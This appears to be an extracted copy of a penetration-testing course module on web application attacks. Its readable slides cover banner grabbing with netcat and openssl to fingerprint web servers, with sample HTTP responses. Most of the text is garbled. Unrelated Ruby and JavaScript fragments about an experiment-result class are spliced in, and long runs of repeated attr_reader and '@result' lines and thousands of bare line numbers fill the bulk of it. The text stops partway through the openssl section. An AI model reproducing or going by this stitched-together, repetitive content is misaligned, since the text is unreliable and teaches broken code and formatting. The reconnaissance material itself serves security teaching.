

v4

Penetration Testing Student

Web Application Attacks

Section 03 | Module 04

```
1 class ExperimentResult
2   attr_reader :observations
3   attr_reader :control
4   attr_reader :candidates
5   attr_reader :context
6   attr_reader :experiment
7   attr_reader :observations
8   attr_reader :control
9   attr_reader :candidates
10  attr_reader :context
11  attr_reader :experiment
12  attr_reader :observations
13  attr_reader :control
14  attr_reader :candidates
15  attr_reader :context
16  attr_reader :experiment
17  attr_reader :observations
18  attr_reader :control
19  attr_reader :candidates
20  attr_reader :context
21  attr_reader :experiment
22  attr_reader :observations
23  attr_reader :control
24  attr_reader :candidates
25  attr_reader :context
26  attr_reader :experiment
27  attr_reader :observations
28  attr_reader :control
29  attr_reader :candidates
30  attr_reader :context
31  attr_reader :experiment
32  attr_reader :observations
33  attr_reader :control
34  attr_reader :candidates
35  attr_reader :context
36  attr_reader :experiment
37  attr_reader :observations
38  attr_reader :control
39  attr_reader :candidates
40  attr_reader :context
41  attr_reader :experiment
42  attr_reader :observations
43  attr_reader :control
44  attr_reader :candidates
45  attr_reader :context
46  attr_reader :experiment
47  attr_reader :observations
48  attr_reader :control
49  attr_reader :candidates
50  attr_reader :context
51  attr_reader :experiment
52  attr_reader :observations
53  attr_reader :control
54  attr_reader :candidates
55  attr_reader :context
56  attr_reader :experiment
57  attr_reader :observations
58  attr_reader :control
59  attr_reader :candidates
60  attr_reader :context
61  attr_reader :experiment
62  attr_reader :observations
63  attr_reader :control
64  attr_reader :candidates
65  attr_reader :context
66  attr_reader :experiment
67  attr_reader :observations
68  attr_reader :control
69  attr_reader :candidates
70  attr_reader :context
71  attr_reader :experiment
72  attr_reader :observations
73  attr_reader :control
74  attr_reader :candidates
75  attr_reader :context
76  attr_reader :experiment
77  attr_reader :observations
78  attr_reader :control
79  attr_reader :candidates
80  attr_reader :context
81  attr_reader :experiment
82  attr_reader :observations
83  attr_reader :control
84  attr_reader :candidates
85  attr_reader :context
86  attr_reader :experiment
87  attr_reader :observations
88  attr_reader :control
89  attr_reader :candidates
90  attr_reader :context
91  attr_reader :experiment
92  attr_reader :observations
93  attr_reader :control
94  attr_reader :candidates
95  attr_reader :context
96  attr_reader :experiment
97  attr_reader :observations
98  attr_reader :control
99  attr_reader :candidates
100 attr_reader :context
```

Table of Contents

MODULE 04 | Web Application Attacks

4.1 Introduction

4.2 Web Server Fingerprinting

4.3 HTTP Verbs

4.4 Directories and Files

Enumeration

4.5 Google Hacking

4.6 Cross Site Scripting

4.7 SQL Injections



Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ How to approach web application as a penetration tester
- ✓ Fundamental attacks against web applications



Introduction



4.1 Introduction

Web applications use different **technologies** and **programming paradigms** compared to desktop applications.

Because of that, this module will introduce you to the web application penetration testing world, from technical information gathering to the web exploitation phase!



4.1.1 Disclaimer

As in other modules, here you will find examples of tools and techniques applied to real IP addresses and hosts.

Never run any of these tools and techniques against those addresses.

```
38 def initialize(experiment, observations = [], control = nil)
39   @experiment = experiment
40   @observations = observations
41   @control = control
42   @candidates = observations - [control]
43   evaluate_candidates
44 end
45
46 freeze
47
48 experiment.context
49 end
50
51 # Initialize the name of the experiment
52 def experiment_name
53   experiment.name
54 end
55
56 # Return the result a match between an observation and a control
57 def matched?
58   # ...
59 end
60
61 # Return the result of a match between an observation and a control
62 def result
63   # ...
64 end
```



Web Server Fingerprinting



4.2 Web Server Fingerprinting

How does this support my pentesting career?

- Knowledgeable of targets
- Ability to use exploitation tools at their best
- Ability to search for the right public exploit

4.2 Web Server Fingerprinting

Web applications often make up the vast majority of the internet-facing attack surface.

As you know, web applications run on web servers, so testing if a **web server** is secure from external or internal attacks is crucial.



4.2 Web Server Fingerprinting

Many people tend to overlook web servers security, but a misconfigured web server can be the open door to the whole network infrastructure.



4.2 Web Server Fingerprinting

As always, gathering information about your target is the key to a successful testing and exploitation phase.

In the following slides, you will see how to **fingerprint** a web server both **manually** and by using **automatic tools**.



4.2 Web Server Fingerprinting

Fingerprinting a web server means detecting:

- The daemon providing the web server service, such as *IIS*, *Apache*, *nginx*, and others.
- Its version.
- The operating system of the machine hosting the server.

Let's take a look at how to manually fingerprint a web server. We will then cover automatic detection.

4.2.1 Fingerprinting with Netcat

Netcat is a very popular tool that is also known as the "**TCP/IP Swiss army knife**". You can use *Netcat* in many different ways; it can be both a server or a client.

To fingerprint a web server you can use *Netcat* as a client to **manually** send requests to the server.



4.2.1 Fingerprinting with Netcat

The following activity is called **banner grabbing**.

To grab a banner you just have to connect to a listening daemon and then read the banner it sends back to your client.



4.2.1 Fingerprinting with Netcat

To connect to an HTTP server you have to pass the destination host and the destination port to *Netcat*. Most of the time, you will just use the default HTTP port (80).

Example:



```
$ nc <target address> 80
```



4.2.1 Fingerprinting with Netcat

After connecting, you have to send a **valid HTTP request**, which you can do by using the **HEAD** HTTP Verb. This verb requests the header of a resource (a web page for example).

Remember that every HTTP request has two empty lines between the header and the body of the request itself, so when sending body-less requests like HEAD, you still have to append two empty lines.

```
24  * @param {Object} experiment - the experiment data itself as a JSON object
25  * @param {Array} observations - an array of Observations, an Observations object
26  * @param {Object} control - the control observation
27
28  * @return {Object} the result of the evaluation
29
30  @example
31  let skillRanking(experiment, observations = [], control = null)
32
33  @experiment - experiment
34  @observations - observations
35  @control - control
36  @candidates - observations - [control]
37  evaluate_candidates
38
39  freeze
40
41  @experiment
42  experiment.context
43
44  @experiment_name
45  experiment.name
46
47  @result
48  result
49
50  @result
51  result
52
53  @result
54  result
55
56  @result
57  result
58
59  @result
60  result
61
62  @result
63  result
64
65  @result
66  result
67
68  @result
69  result
70
71  @result
72  result
73
74  @result
75  result
76
77  @result
78  result
79
80  @result
81  result
82
83  @result
84  result
85
86  @result
87  result
88
89  @result
90  result
91
92  @result
93  result
94
95  @result
96  result
97
98  @result
99  result
100
101  @result
102  result
103
104  @result
105  result
106
107  @result
108  result
109
110  @result
111  result
112
113  @result
114  result
115
116  @result
117  result
118
119  @result
120  result
121
122  @result
123  result
124
125  @result
126  result
127
128  @result
129  result
130
131  @result
132  result
133
134  @result
135  result
136
137  @result
138  result
139
140  @result
141  result
142
143  @result
144  result
145
146  @result
147  result
148
149  @result
150  result
151
152  @result
153  result
154
155  @result
156  result
157
158  @result
159  result
160
161  @result
162  result
163
164  @result
165  result
166
167  @result
168  result
169
170  @result
171  result
172
173  @result
174  result
175
176  @result
177  result
178
179  @result
180  result
181
182  @result
183  result
184
185  @result
186  result
187
188  @result
189  result
190
191  @result
192  result
193
194  @result
195  result
196
197  @result
198  result
199
200  @result
201  result
202
203  @result
204  result
205
206  @result
207  result
208
209  @result
210  result
211
212  @result
213  result
214
215  @result
216  result
217
218  @result
219  result
220
221  @result
222  result
223
224  @result
225  result
226
227  @result
228  result
229
230  @result
231  result
232
233  @result
234  result
235
236  @result
237  result
238
239  @result
240  result
241
242  @result
243  result
244
245  @result
246  result
247
248  @result
249  result
250
251  @result
252  result
253
254  @result
255  result
256
257  @result
258  result
259
260  @result
261  result
262
263  @result
264  result
265
266  @result
267  result
268
269  @result
270  result
271
272  @result
273  result
274
275  @result
276  result
277
278  @result
279  result
280
281  @result
282  result
283
284  @result
285  result
286
287  @result
288  result
289
290  @result
291  result
292
293  @result
294  result
295
296  @result
297  result
298
299  @result
300  result
301
302  @result
303  result
304
305  @result
306  result
307
308  @result
309  result
310
311  @result
312  result
313
314  @result
315  result
316
317  @result
318  result
319
320  @result
321  result
322
323  @result
324  result
325
326  @result
327  result
328
329  @result
330  result
331
332  @result
333  result
334
335  @result
336  result
337
338  @result
339  result
340
341  @result
342  result
343
344  @result
345  result
346
347  @result
348  result
349
350  @result
351  result
352
353  @result
354  result
355
356  @result
357  result
358
359  @result
360  result
361
362  @result
363  result
364
365  @result
366  result
367
368  @result
369  result
370
371  @result
372  result
373
374  @result
375  result
376
377  @result
378  result
379
380  @result
381  result
382
383  @result
384  result
385
386  @result
387  result
388
389  @result
390  result
391
392  @result
393  result
394
395  @result
396  result
397
398  @result
399  result
400
401  @result
402  result
403
404  @result
405  result
406
407  @result
408  result
409
410  @result
411  result
412
413  @result
414  result
415
416  @result
417  result
418
419  @result
420  result
421
422  @result
423  result
424
425  @result
426  result
427
428  @result
429  result
430
431  @result
432  result
433
434  @result
435  result
436
437  @result
438  result
439
440  @result
441  result
442
443  @result
444  result
445
446  @result
447  result
448
449  @result
450  result
451
452  @result
453  result
454
455  @result
456  result
457
458  @result
459  result
460
461  @result
462  result
463
464  @result
465  result
466
467  @result
468  result
469
470  @result
471  result
472
473  @result
474  result
475
476  @result
477  result
478
479  @result
480  result
481
482  @result
483  result
484
485  @result
486  result
487
488  @result
489  result
490
491  @result
492  result
493
494  @result
495  result
496
497  @result
498  result
499
500  @result
501  result
502
503  @result
504  result
505
506  @result
507  result
508
509  @result
510  result
511
512  @result
513  result
514
515  @result
516  result
517
518  @result
519  result
520
521  @result
522  result
523
524  @result
525  result
526
527  @result
528  result
529
530  @result
531  result
532
533  @result
534  result
535
536  @result
537  result
538
539  @result
540  result
541
542  @result
543  result
544
545  @result
546  result
547
548  @result
549  result
550
551  @result
552  result
553
554  @result
555  result
556
557  @result
558  result
559
560  @result
561  result
562
563  @result
564  result
565
566  @result
567  result
568
569  @result
570  result
571
572  @result
573  result
574
575  @result
576  result
577
578  @result
579  result
580
581  @result
582  result
583
584  @result
585  result
586
587  @result
588  result
589
590  @result
591  result
592
593  @result
594  result
595
596  @result
597  result
598
599  @result
600  result
601
602  @result
603  result
604
605  @result
606  result
607
608  @result
609  result
610
611  @result
612  result
613
614  @result
615  result
616
617  @result
618  result
619
620  @result
621  result
622
623  @result
624  result
625
626  @result
627  result
628
629  @result
630  result
631
632  @result
633  result
634
635  @result
636  result
637
638  @result
639  result
640
641  @result
642  result
643
644  @result
645  result
646
647  @result
648  result
649
650  @result
651  result
652
653  @result
654  result
655
656  @result
657  result
658
659  @result
660  result
661
662  @result
663  result
664
665  @result
666  result
667
668  @result
669  result
670
671  @result
672  result
673
674  @result
675  result
676
677  @result
678  result
679
680  @result
681  result
682
683  @result
684  result
685
686  @result
687  result
688
689  @result
690  result
691
692  @result
693  result
694
695  @result
696  result
697
698  @result
699  result
700
701  @result
702  result
703
704  @result
705  result
706
707  @result
708  result
709
710  @result
711  result
712
713  @result
714  result
715
716  @result
717  result
718
719  @result
720  result
721
722  @result
723  result
724
725  @result
726  result
727
728  @result
729  result
730
731  @result
732  result
733
734  @result
735  result
736
737  @result
738  result
739
740  @result
741  result
742
743  @result
744  result
745
746  @result
747  result
748
749  @result
750  result
751
752  @result
753  result
754
755  @result
756  result
757
758  @result
759  result
760
761  @result
762  result
763
764  @result
765  result
766
767  @result
768  result
769
770  @result
771  result
772
773  @result
774  result
775
776  @result
777  result
778
779  @result
780  result
781
782  @result
783  result
784
785  @result
786  result
787
788  @result
789  result
790
791  @result
792  result
793
794  @result
795  result
796
797  @result
798  result
799
800  @result
801  result
802
803  @result
804  result
805
806  @result
807  result
808
809  @result
810  result
811
812  @result
813  result
814
815  @result
816  result
817
818  @result
819  result
820
821  @result
822  result
823
824  @result
825  result
826
827  @result
828  result
829
830  @result
831  result
832
833  @result
834  result
835
836  @result
837  result
838
839  @result
840  result
841
842  @result
843  result
844
845  @result
846  result
847
848  @result
849  result
850
851  @result
852  result
853
854  @result
855  result
856
857  @result
858  result
859
860  @result
861  result
862
863  @result
864  result
865
866  @result
867  result
868
869  @result
870  result
871
872  @result
873  result
874
875  @result
876  result
877
878  @result
879  result
880
881  @result
882  result
883
884  @result
885  result
886
887  @result
888  result
889
890  @result
891  result
892
893  @result
894  result
895
896  @result
897  result
898
899  @result
900  result
901
902  @result
903  result
904
905  @result
906  result
907
908  @result
909  result
909
```

4.2.1 Fingerprinting with Netcat

As soon as you run *Netcat*, it connects to the server; you can then send the request message:

```
HEAD / HTTP/1.0
```

and hit return two times.

Example:



```
$ nc <target address> 80  
HEAD / HTTP/1.0
```

```
17  
18  
19  
20  
21  
22  
23  
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
340  
341  
342  
343  
344  
345  
346  
347  
348  
349  
350  
351  
352  
353  
354  
355  
356  
357  
358  
359  
360  
361  
362  
363  
364  
365  
366  
367  
368  
369  
370  
371  
372  
373  
374  
375  
376  
377  
378  
379  
380  
381  
382  
383  
384  
385  
386  
387  
388  
389  
390  
391  
392  
393  
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411  
412  
413  
414  
415  
416  
417  
418  
419  
420  
421  
422  
423  
424  
425  
426  
427  
428  
429  
430  
431  
432  
433  
434  
435  
436  
437  
438  
439  
440  
441  
442  
443  
444  
445  
446  
447  
448  
449  
450  
451  
452  
453  
454  
455  
456  
457  
458  
459  
460  
461  
462  
463  
464  
465  
466  
467  
468  
469  
470  
471  
472  
473  
474  
475  
476  
477  
478  
479  
480  
481  
482  
483  
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
499  
500  
501  
502  
503  
504  
505  
506  
507  
508  
509  
510  
511  
512  
513  
514  
515  
516  
517  
518  
519  
520  
521  
522  
523  
524  
525  
526  
527  
528  
529  
530  
531  
532  
533  
534  
535  
536  
537  
538  
539  
540  
541  
542  
543  
544  
545  
546  
547  
548  
549  
550  
551  
552  
553  
554  
555  
556  
557  
558  
559  
560  
561  
562  
563  
564  
565  
566  
567  
568  
569  
570  
571  
572  
573  
574  
575  
576  
577  
578  
579  
580  
581  
582  
583  
584  
585  
586  
587  
588  
589  
590  
591  
592  
593  
594  
595  
596  
597  
598  
599  
600  
601  
602  
603  
604  
605  
606  
607  
608  
609  
610  
611  
612  
613  
614  
615  
616  
617  
618  
619  
620  
621  
622  
623  
624  
625  
626  
627  
628  
629  
630  
631  
632  
633  
634  
635  
636  
637  
638  
639  
640  
641  
642  
643  
644  
645  
646  
647  
648  
649  
650  
651  
652  
653  
654  
655  
656  
657  
658  
659  
660  
661  
662  
663  
664  
665  
666  
667  
668  
669  
670  
671  
672  
673  
674  
675  
676  
677  
678  
679  
680  
681  
682  
683  
684  
685  
686  
687  
688  
689  
690  
691  
692  
693  
694  
695  
696  
697  
698  
699  
700  
701  
702  
703  
704  
705  
706  
707  
708  
709  
710  
711  
712  
713  
714  
715  
716  
717  
718  
719  
720  
721  
722  
723  
724  
725  
726  
727  
728  
729  
730  
731  
732  
733  
734  
735  
736  
737  
738  
739  
740  
741  
742  
743  
744  
745  
746  
747  
748  
749  
750  
751  
752  
753  
754  
755  
756  
757  
758  
759  
760  
761  
762  
763  
764  
765  
766  
767  
768  
769  
770  
771  
772  
773  
774  
775  
776  
777  
778  
779  
780  
781  
782  
783  
784  
785  
786  
787  
788  
789  
790  
791  
792  
793  
794  
795  
796  
797  
798  
799  
800  
801  
802  
803  
804  
805  
806  
807  
808  
809  
810  
811  
812  
813  
814  
815  
816  
817  
818  
819  
820  
821  
822  
823  
824  
825  
826  
827  
828  
829  
830  
831  
832  
833  
834  
835  
836  
837  
838  
839  
840  
841  
842  
843  
844  
845  
846  
847  
848  
849  
850  
851  
852  
853  
854  
855  
856  
857  
858  
859  
860  
861  
862  
863  
864  
865  
866  
867  
868  
869  
870  
871  
872  
873  
874  
875  
876  
877  
878  
879  
880  
881  
882  
883  
884  
885  
886  
887  
888  
889  
890  
891  
892  
893  
894  
895  
896  
897  
898  
899  
900  
901  
902  
903  
904  
905  
906  
907  
908  
909  
910  
911  
912  
913  
914  
915  
916  
917  
918  
919  
920  
921  
922  
923  
924  
925  
926  
927  
928  
929  
930  
931  
932  
933  
934  
935  
936  
937  
938  
939  
940  
941  
942  
943  
944  
945  
946  
947  
948  
949  
950  
951  
952  
953  
954  
955  
956  
957  
958  
959  
960  
961  
962  
963  
964  
965  
966  
967  
968  
969  
970  
971  
972  
973  
974  
975  
976  
977  
978  
979  
980  
981  
982  
983  
984  
985  
986  
987  
988  
989  
990  
991  
992  
993  
994  
995  
996  
997  
998  
999  
1000  
1001  
1002  
1003  
1004  
1005  
1006  
1007  
1008  
1009  
1010  
1011  
1012  
1013  
1014  
1015  
1016  
1017  
1018  
1019  
1020  
1021  
1022  
1023  
1024  
1025  
1026  
1027  
1028  
1029  
1030  
1031  
1032  
1033  
1034  
1035  
1036  
1037  
1038  
1039  
1040  
1041  
1042  
1043  
1044  
1045  
1046  
1047  
1048  
1049  
1050  
1051  
1052  
1053  
1054  
1055  
1056  
1057  
1058  
1059  
1060  
1061  
1062  
1063  
1064  
1065  
1066  
1067  
1068  
1069  
1070  
1071  
1072  
1073  
1074  
1075  
1076  
1077  
1078  
1079  
1080  
1081  
1082  
1083  
1084  
1085  
1086  
1087  
1088  
1089  
1090  
1091  
1092  
1093  
1094  
1095  
1096  
1097  
1098  
1099  
1100  
1101  
1102  
1103  
1104  
1105  
1106  
1107  
1108  
1109  
1110  
1111  
1112  
1113  
1114  
1115  
1116  
1117  
1118  
1119  
1120  
1121  
1122  
1123  
1124  
1125  
1126  
1127  
1128  
1129  
1130  
1131  
1132  
1133  
1134  
1135  
1136  
1137  
1138  
1139  
1140  
1141  
1142  
1143  
1144  
1145  
1146  
1147  
1148  
1149  
1150  
1151  
1152  
1153  
1154  
1155  
1156  
1157  
1158  
1159  
1160  
1161  
1162  
1163  
1164  
1165  
1166  
1167  
1168  
1169  
1170  
1171  
1172  
1173  
1174  
1175  
1176  
1177  
1178  
1179  
1180  
1181  
1182  
1183  
1184  
1185  
1186  
1187  
1188  
1189  
1190  
1191  
1192  
1193  
1194  
1195  
1196  
1197  
1198  
1199  
1200  
1201  
1202  
1203  
1204  
1205  
1206  
1207  
1208  
1209  
1210  
1211  
1212  
1213  
1214  
1215  
1216  
1217  
1218  
1219  
1220  
1221  
1222  
1223  
1224  
1225  
1226  
1227  
1228  
1229  
1230  
1231  
1232  
1233  
1234  
1235  
1236  
1237  
1238  
1239  
1240  
1241  
1242  
1243  
1244  
1245  
1246  
1247  
1248  
1249  
1250  
1251  
1252  
1253  
1254  
1255  
1256  
1257  
1258  
1259  
1260  
1261  
1262  
1263  
1264  
1265  
1266  
1267  
1268  
1269  
1270  
1271  
1272  
1273  
1274  
1275  
1276  
1277  
1278  
1279  
1280  
1281  
1282  
1283  
1284  
1285  
1286  
1287  
1288  
1289  
1290  
1291  
1292  
1293  
1294  
1295  
1296  
1297  
1298  
1299  
1300  
1301  
1302  
1303  
1304  
1305  
1306  
1307  
1308  
1309  
1310  
1311  
1312  
1313  
1314  
1315  
1316  
1317  
1318  
1319  
1320  
1321  
1322  
1323  
1324  
1325  
1326  
1327  
1328  
1329  
1330  
1331  
1332  
1333  
1334  
1335  
1336  
1337  
1338  
1339  
1340  
1341  
1342  
1343  
1344  
1345  
1346  
1347  
1348  
1349  
1350  
1351  
1352  
1353  
1354  
1355  
1356  
1357  
1358  
1359  
1360  
1361  
1362  
1363  
1364  
1365  
1366  
1367  
1368  
1369  
1370  
1371  
1372  
1373  
1374  
1375  
1376  
1377  
1378  
1379  
1380  
1381  
1382  
1383  
1384  
1385  
1386  
1387  
1388  
1389  
1390  
1391  
1392  
1393  
1394  
1395  
1396  
1397  
1398  
1399  
1400  
1401  
1402  
1403  
1404  
1405  
1406  
1407  
1408  
1409  
1410  
1411  
1412  
1413  
1414  
1415  
1416  
1417  
1418  
1419  
1420  
1421  
1422  
1423  
1424  
1425  
1426  
1427  
1428  
1429  
1430  
1431  
1432  
1433  
1434  
1435  
1436  
1437  
1438  
1439  
1440  
1441  
1442  
1443  
1444  
1445  
1446  
1447  
1448  
1449  
1450  
1451  
1452  
1453  
1454  
1455  
1456  
1457  
1458  
1459  
1460  
1461  
1462  
1463  
1464  
1465  
1466  
1467  
1468  
1469  
1470  
1471  
1472  
1473  
1474  
1475  
1476  
1477  
1478  
1479  
1480  
1481  
1482  
1483  
1484  
1485  
1486  
1487  
1488  
1489  
1490  
1491  
1492  
1493  
1494  
1495  
1496  
1497  
1498  
1499  
1500  
1501  
1502  
1503  
1504  
1505  
1506  
1507  
1508  
1509  
1510  
1511  
1512  
1513  
1514  
1515  
1516  
1517  
1518  
1519  
1520  
1521  
1522  
1523  
1524  
1525  
1526  
1527  
1528  
1529  
1530  
1531  
1532  
1533  
1534  
1535  
1536  
1537  
1538  
1539  
1540  
1541  
1542  
1543  
1544  
1545  
1546  
1547  
1548  
1549  
1550  
1551  
1552  
1553  
1554  
1555  
1556  
1557  
1558  
1559  
1560  
1561  
1562  
1563  
1564  
1565  
1566  
1567  
1568  
1569  
1570  
1571  
1572  
1573  
1574  
1575  
1576  
1577  
1578  
1579  
1580  
1581  
1582  
1583  
1584  
1585  
1586  
1587  
1588  
1589  
1590  
1591  
1592  
1593  
1594  
1595  
1596  
1597  
1598  
1599  
1600  
1601  
1602  
1603  
1604  
1605  
1606  
1607  
1608  
1609  
1610  
1611  
1612  
1613  
1614  
1615  
1616  
1617  
1618  
1619  
1620  
1621  
1622  
1623  
1624  
1625  
1626  
1627  
1628  
1629  
1630  
1631  
1632  
1633  
1634  
1635  
1636  
1637  
1638  
1639  
1640  
1641  
1642  
1643  
1644  
1645  
1646  
1647  
1648  
1649  
1650  
1651  
1652  
1653  
1654  
1655  
1656  
1657  
1658  
1659  
1660  
1661  
1662  
1663  
1664  
1665  
1666  
1667  
1668  
1669  
1670  
1671  
1672  
1673  
1674  
1675  
1676  
1677  
1678  
1679  
1680  
1681  
1682  
1683  
1684  
1685  
1686  
1687  
1688  
1689  
1690  
1691  
1692  
1693  
1694  
1695  
1696  
1697  
1698  
1699  
1700  
1701  
1702  
1703  
1704  
1705  
1706  
1707  
1708  
1709  
1710  
1711  
1712  
1713  
1714  
1715  
1716  
1717  
1718  
1719  
1720  
1721  
1722  
1723  
1724  
1725  
1726  
1727  
1728  
1729  
1730  
1731  
1732  
1733  
1734  
1735  
1736  
1737  
1738  
1739  
1740  
1741  
1742  
1743  
1744  
1745  
1746  
1747  
1748  
1749  
1750  
1751  
1752  
1753  
1754  
1755  
1756  
1757  
1758  
1759  
1760  
1761  
1762  
1763  
1764  
1765  
1766  
1767  
1768  
1769  
1770  
1771  
1772  
1773  
1774  
1775  
1776  
1777  
1778  
1779  
1780  
1781  
1782  
1783  
1784  
1785  
1786  
1787  
1788  
1789  
1790  
1791  
1792  
1793  
1794  
1795  
1796  
1797  
1798  
1799  
1800  
1801  
1802  
1803  
1804  
1805  
1806  
1807  
1808  
1809  
1810  
1811  
1812  
1813  
1814  
1815  
1816  
1817  
1818  
1819  
1820  
1821  
1822  
1823  
1824  
1825  
1826  
1827  
1828  
1829  
1830  
1831  
1832  
1833  
1834  
1835  
1836  
1837  
1838  
1839  
1840  
1841  
1842  
1843  
1844  
1845  
1846  
1847  
1848  
1849  
1850  
1851  
1852  
1853  
1854  
1855  
1856  
1857  
1858  
1859  
1860  
1861  
1862  
1863  
1864  
1865  
1866  
1867  
1868  
1869  
1870  
1871  
1872  
1873  
1874  
1875  
1876  
1877  
1878  
1879  
1880  
1881  
1882  
1883  
1884  
1885  
1886  
1887  
1888  
1889  
1890  
1891  
1892  
1893  
1894  
1895  
1896  
1897  
1898  
1899  
1900  
1901  
1902  
1903  
1904  
1905  
1906  
1907  
1908  
1909  
1910  
1911  
1912  
1913  
1914  
1915  
1916  
1917  
1918  
1919  
1920  
1921  
1922  
1923  
1924  
1925  
1926  
1927  
1928  
1929  
1930  
1931  
1932  
1933  
1934  
1935  
1936  
1937  
1938  
1939  
1940  
1941  
1942  
1943  
1944  
1945  
1946  
1947  
1948  
1949  
1950  
1951  
1952  
1953  
1954  
1955  
1956  
1957  
1958  
1959  
1960  
1961  
1962  
1963  
1964  
1965  
1966  
1967  
1968  
1969  
1970  
1971  
1972  
1973  
1974  
1975  
1976  
1977  
1978  
1979  
1980  
1981  
1982  
1983  
1984  
1985  
1986  
1987  
1988  
1989  
1990  
1991  
1992  
1993  
1994  
1995  
1996  
1997  
1998  
1999  
2000  
2001  
2002  
2003  
2004  
2005  
2006  
2007  
2008  
2009  
2010  
2011  
2012  
2013  
2014  
2015  
2016  
2017  
2018  
2019  
2020  
2021  
2022  
2023  
2024  
2025  
2026  
2027  
2028  
2029  
2030  
2031  
2032  
2033  
2034  
2035  
2036  
2037  
2038  
2039  
2040  
2041  
2042  
2043  
2044  
2045  
2046  
2047  
2048  
2049  
2050  
2051  
2052  
2053  
2054  
2055  
2056  
2057  
2058  
2059  
2060  
2061  
2062  
2063  
2064  
2065  
2066  
2067  
2068  
2069  
2070  
2071  
2072  
2073  
2074  
2075  
2076  
2077  
2078  
2079  
2080  
2081  
2082  
2083  
2084  
2085  
2086  
2087  
2088  
2089  
2090  
2091  
2092  
2093  
2094  
2095  
2096  
2097  
2098  
2099  
2100  
2101  
2102  
2103  
2104  
2105  
2106  
2107  
2108  
2109  
2110  
2111  
2112  
2113  
2114  
2115  
2116  
2117  
2118  
2119  
2120  
2121  
2122  
2123  
2124  
2125  
2126  
2127  
2128  
2129  
2130  
2131  
2132  
2133  
2134  
2135  
2136  
2137  
2138  
2139  
2140  
2141  
2142  
2143  
2144  
2145  
2146  
2147  
2148  
2149  
2150  
2151  
2152  
2153  
2154  
2155  
2156  
2157  
2158  
2159  
2160  
2161  
2162  
2163  
2164  
2165  
2166  
2167  
2168  
2169  
2170  
2171  
2172  
2173  
2174  
2175  
2176  
2177  
2178  
2179  
2180  
2181  
2182  
2183  
2184  
2185  
2186  
2187  
2188  
2189  
2190  
2191  
2192  
2193  
2194  
2195  
2196  
2197  
2198  
2199  
2200  
2201  
2202  
2203
```

4.2.1 Fingerprinting with Netcat

After sending the two empty lines, the target server will process your request and send a response message back.

Most of the time the response contains a `Server:` header containing information about the web server and, sometimes, the server operating system.



4.2.1.1 Fingerprinting with Netcat Examples

Here we see a fingerprint of an Apache server running on a Debian Linux box.

```
</> # nc target.site 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 26 Jan 2015 11:56:08 GMT
Server: Apache/2.2.22 (Debian)
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
```



4.2.1.1 Fingerprinting with Netcat Examples

This is a fingerprint of an Apache server running on a Red Hat Linux server.

```
</> # nc target.site 80
HEAD / HTTP/1.0

HTTP/1.1 302 Found
Date: Mon, 26 Jan 2015 13:30:50 GMT
Server: Apache/2.2.3 (Red Hat)
Connection: close
Content-Type: text/html; charset=iso-8859-1
```



4.2.1.1 Fingerprinting with Netcat Examples

And this is a fingerprint of an MS IIS server running on an incarnation of MS Windows.

```
</> # nc target.site 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Content-Length: 0
Content-Type: text/html
Server: Microsoft-IIS/7.5
Date: Mon, 26 Jan 2015 13:47:05 GMT
```



4.2.1.2 Common Mistakes

Beware of a couple of common mistakes when fingerprinting web servers with *Netcat*:

- You have to write the request in UPPERCASE.
- *Netcat* does not notify you after the connection to the server; you must write your request after running the command. You can change this behavior by using the verbose (`-v`) command line switch.



4.2.1.2 Common Mistakes

Netcat does not perform any kind of encryption, so you cannot use it to connect to an HTTPS daemon.

For example, if you try to connect with *Netcat* to an HTTPS web server, you will just see your connection drop after entering your request.



4.2.2 Fingerprinting with OpenSSL

What happens if a web server only listens to HTTPS connections and you want to perform some manual fingerprinting?

You can use the **OpenSSL** command line tool!



4.2.2 Fingerprinting with OpenSSL

The `openssl` command is a command line interface to manually use various features of the [OpenSSL SSL/TLS toolkit](#).

You can use it to establish a connection to an HTTPS service and then send the usual `HEAD` HTTP Verb.

Example:



```
$ openssl s_client -connect target.site:443  
HEAD / HTTP/1.0
```

```
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
